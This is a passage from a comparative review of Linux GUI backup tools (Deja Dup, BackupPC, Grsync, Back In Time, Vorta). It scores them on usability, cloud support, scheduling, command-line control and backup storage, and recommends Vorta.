
## Deja Dup

8/10

*Deja Dup* scores well in this section as it's such a simple program. It doesn't support multiple profiles, and you set up the initial backup details by working through a multi-page wizard. It's here that you tell the program where you would like backups to be stored (locally or in the cloud) and which directories should be included or ignored. All of these details can be altered afterwards in the Preferences dialog.

The interface also includes a built-in browser for backups, which is handy as the files are stored in a way that makes manual browsing impossible.

When it comes to ease of use, anyone who couldn't figure out this interface would probably need a bit of hand holding when setting up any software. It's the ideal simple backup program for a new user. The underlying backup tech (provided by *Duplicity*) is sound, and *Deja Dup* might provide all the facilities some users need.




## BackupPC

6/10

The biggest difference between this program and the others is that it has a web interface. Such interfaces always involve a few compromises compared to a native GUI. In addition, the program is, perhaps, the most complicated one that we encountered: there are so many options!

By and large, we expect that, due to the sheer number of sections and pages, a new user will have to keep returning to the documentation rather than relying on guesswork and exploring the interface.

The massive advantage that a web interface offers is that it can be operated away from the backup server itself. It could even be operated from a mobile device such as a phone, but getting this working would involve a bit of Apache server knowledge. Overall, once we figured out how to carry out operations, we didn't encounter any difficulties in use, but *BackupPC* is not a beginner's tool.



# Cloud support

Can this software store backups at a remote location?

*rsync* doesn't have any specific network backup features, but it could, theoretically, make use of a networked resource (such as an SMB share) as the destination folder, but that could be said of practically any backup software, so it's a bit of a stretch.

All the software suffered from limited cloud support compared to what the underlying backup software is capable of. *Deja Dup* has reduced its cloud support over the years and now only supports Google Drive. We tried that out and it worked properly, and it was straightforward to set up.

*Vorta* can make local backups or back up onto a Borg server. It's perfectly possible to host your own Borg backup server, but you need some technical know-how to accomplish this. BorgBase ([www.borgbase.com](http://www.borgbase.com)) offers online hosting with a small (10GB) free option and affordable looking larger options.

*BackupPC* works differently to the other solutions because it's a server that is accessed via a web interface. It can run locally, but in most cases it fetches the files to be backed up via well-

supported networking standards such as SSH, Samba or *rsync*. So, although it has no cloud support as such, it's already in the cloud, in a sense.

*Back In Time* can use SSH to back up on to a remote server without having to install a specialised client on the remote machine. It accomplishes this by running *rsync* on that server. For example, many NASes offer this facility, or you could use a computer that has an SSH server and *rsync* such as a Raspberry Pi. We tested backing up over SSH and it worked fine, including browsing the snapshot within the interface.

## VERDICT

DEJA DUP	6/10	BACK IN TIME	6/10
BACKUPPC	5/10	VORTA	6/10
GRSYNC	4/10		


Most of the solutions had cloud support, but they were limited in the number of systems that they supported.

## Grsync

7/10

*Grsync* is a front end to *rsync*. If you want to sync two directories, you can be up and running fairly quickly as you'd just have to specify source and destination directories and click the Play icon to begin the transfer. Be a bit careful here, because the trailing slash determines if you're transferring to the directory or its parent, which can be confusing sometimes. If these are settings that you require in the future, you can save a profile of the settings for later recall. While a transfer is in progress, there's a fairly standard progress indication window for individual files and the overall operation.

It's simple to use and there are some more advanced features, such as those regarding preserving file permissions and dates that will appeal to technical users if needed. Overall, it has the feel of being the Swiss Army Knife of file-syncing tools rather than a standard backup tool.




## Back In Time

8/10

The first time you run *Back In Time*, you're presented with the configuration window which consists of a main window with a tabbed interface. You customise the selected profile with the usual details such as the destination directory for backups, the files and directories to include in the backup, and scheduling details. This is also where you specify the exclusion filters, which come pre-populated with some helpful and sensible suggestions.

Click OK and you're taken to the main program window. This is where you can start backups or restore from a backup. The lower panes contain the snapshot browser, and you can step backwards and forwards through different snapshots.

The *Back In Time* interface offers few surprises, but it's a solid experience. We'd estimate that the average user could be making the first backups within minutes of first launching the program.




## Vorta

8/10

The *Vorta* interface is a single window, using tabs, that combines both the controls to control backups and the configuration sections. Things are a bit more complicated than some of the other programs because you create a backup repository rather than specifying a simple destination folder. The status area shows progress when backing up or restoring, but the info is rather brief.

Rather than an integrated browser, *Vorta* enables you to mount a snapshot as a read-only mount point. From there, you can use your usual file browser to browse the files in the archive. There are pros and cons to either this or a dedicated browser when it comes to quickly browsing files in a given snapshot archive.

We didn't run into any problems while testing the software and we'd estimate that most users will be up and running with their first backup fairly quickly.



# Scheduling

Can the software back up while also fitting in with your work routine?

Most people benefit from a scheduling routine when it comes to backups. Ideally, it's useful to be able to specify the time of backup in order to avoid busy periods. In addition to the built-in scheduling, all of these programs can be controlled via a *cron* job, if you know how to set that up on your system. However, we can't give the same marks for a program that relies on doing this as opposed to built-in scheduling.

*Grsync* doesn't support scheduling via the user interface, but a specific profile can be run using a *cron* job.

Like most of the program's functionality, *Deja Dup* certainly keeps things simple when it comes to scheduling. You can specify 'Back Up Automatically' in the preferences and then select either daily or weekly backups, but you're unable to specify an exact time – so no archiving can take place in the dead of night while you're asleep, for example.

*Vorta*'s scheduling options are a tad limited; they're focused on daily backups. However, you can specify what time the backup will occur. *Vorta* has to be running for the backup to occur.

*BackupPC* enables you to specify separate schedules for full or incremental backups. You can get a bit more complex than the other options because you can specify 'blackout periods'. This means that you could, for example, exclude certain times of the day on certain days such as weekdays.

*Back in Time* offers simple preset scheduling options, such as 'every day' or 'every week' from a drop-down list. There's also a custom option that makes it possible for you to specify multiple periods such as a set number of hours apart, but we would have preferred less-constricting scheduling options.

## VERDICT

DEJA DUP	5/10	BACK IN TIME	6/10
BACKUPPC	7/10	VORTA	6/10
GRSYNC	2/10		

All of the programs, other than *Grsync*, offered scheduling facilities. *Deja Dup*'s facilities might be a bit too simple in this area.

# Command line

If you like getting your hands dirty with scripting, what are the options?

**B**ack In Time and Grsync both sit on top of rsync, and rsync is the de facto Linux command line directory synchronisation tool. It's possible to pass a specific set of command line options to rsync within Back In Time, but Grsync has more options overall for interacting with it. For one thing, it's possible to configure a profile and then get Grsync to spit out the equivalent rsync command sequence.

It's not very prominent in the main documentation, but Back In Time can be largely controlled from the command line as revealed by typing `backintime --help`. The man page is also highly revealing.

Vorta is primarily a GUI tool, but it can pass custom command line options to Borg. It also has limited support to be invoked from the command line in order to create a backup based on a profile or to be run headless as a daemon.

BackupPC is actually implemented as a service that you interact with using a web interface. It might not be immediately obvious, but most functions can be controlled via the command line, and it has some command-line utilities for things like manually decompressing files. Like most areas of that software, actually issuing these commands and controlling it in this way is a bit more complicated than the other options. One for the experts.

```
backintime(1)          USER COMMANDS          backintime(1)
NAME
  backintime - a simple backup tool for Linux.
  This is the command line tool. The graphical tool is backintime-qt.
SYNOPSIS
  backintime [--checksum] [--config PATH] [--debug] [--delete] [--help | -h]
  [--keep-mount] [--license] [--local-backup] [--no-local-backup]
  [--no-crontab] [--only-new] [--profile NAME | --profile-id ID] [--quiet]
  [--share-path PATH] [--version]
  { backup | backup-job | benchmark-cipher [FILE-SIZE] | check-config | decode
  [PATH] | last-snapshot | last-snapshot-path | pw-cache
  [start|stop|restart|reload|status] | remove[-and-do-not-ask-again] [SNAP-
  SHOT_ID] | restore [WHAT [WHERE [SNAPSHOT_ID]]] | shutdown | smart-remove |
  snapshots-list | snapshots-list-path | snapshots-path | unmount }
DESCRIPTION
  Back In Time is a simple backup tool for Linux. The backup is done by taking
  snapshots of a specified set of folders.
  All you have to do is configure: where to save snapshots, what folders to
  backup. You can also specify a backup schedule: disabled, every 5 minutes,
  every 10 minutes, every hour, every day, every week, every month. To config-
  Manual page backintime(1) line 1 (press h for help or q to quit)
```

We're a fan of a good man page for a command line interface, and the man page for Back In Time is in-depth and details everything it can do from that environment.

Deja Dup doesn't enable custom command line options to be passed on. It scores a few points because backup and restore can be called from the command line and it sits on top of the extensive and powerful Duplicity backup tool.

## VERDICT

DEJA DUP	4/10	BACK IN TIME	8/10
BACKUPPC	7/10	VORTA	5/10
GRSYNC	6/10		

Back In Time has a sensible range of command line functions. BackupPC can mostly be controlled in this way, but it's complicated.

# Storing backups


How are the backup files stored? Is it efficient and secure?

**W**hen assessing the storage approach of each tool, we want to know if it's efficient and secure. Efficiency comes from avoiding duplication of file storage to save storage space and file transfer times. If the algorithm is smart, it'll avoid backing up files that haven't been changed. File compression is also a factor here. Encryption ensures security of your files.

Grsync stores the files themselves and they can be accessed in a normal manner. So, they're not encrypted but there is an option for compression, although support is basic. Subsequent backups take up less space because it checks to see if the files have changed before backing them up again, but there's no concept of snapshotting and being able to restore previous versions of files.

Because Deja Dup uses Duplicity as its backend, it's not capable of keeping the backed-up files in an easily accessible form. If something went wrong with Deja Dup, the official advice is to work with Duplicity to carry out a manual restoration. The files are stored using GPG encryption. Thanks to the Duplicity backend, the backup files are incremental, and backing up repeatedly only stores the areas of files that have altered since the last backup.

BackupPC stores its backups as reverse deltas. This means that the most recent backup contains all of the information needed to reconstitute a backup. This isn't the case for Duplicity (which powers Deja Dup), meaning that if one incremental backup is lost then only the backups leading up to that loss can be reconstituted.



Vorta snapshots are compressed and encrypted, but are still browsable via mount points. You can also request a diff, to show what's changed between snapshots.

Through a process called 'deduplication', BackupPC and Vorta can recognise if identical files (or even chunks of files) are present in more than one backup, even from more than one system, and they save time and storage space by only storing that data once. Worth considering if you back up more than one system.

Back In Time stores every file that is backed up for every snapshot. However, it uses hard links for files that have not changed so the unchanged files don't take up any disk space.

## VERDICT

DEJA DUP	6/10	BACK IN TIME	7/10
BACKUPPC	7/10	VORTA	7/10
GRSYNC	5/10		

BackupPC and Vorta share the strongest balance of compression, encryption and deduplication features.

# The Verdict

## GUI backup tools

**A**fter assessing the results of this month's *Roundup*, it's our opinion that *Vorta* offers the best balance of sophisticated features that are accessed through a pleasant user interface. It's also reassuring that it sits on a well-maintained backup tool called *BorgBackup*. This means that every time *BorgBackup* gains a new feature or has a bug ironed out, *Vorta* also gains that improvement too. Additionally, if *Vorta* were ever to be abandoned then you'd still be able to access old backups, thanks to *BorgBackup*.

The *Vorta* user interface is neat in appearance and efficient in use. We reckon that most users could be up and running with it fairly quickly. We liked the option of mounting the backup snapshots within the Linux filesystem so that you can use a standard browser and other Linux tools to access the contents.

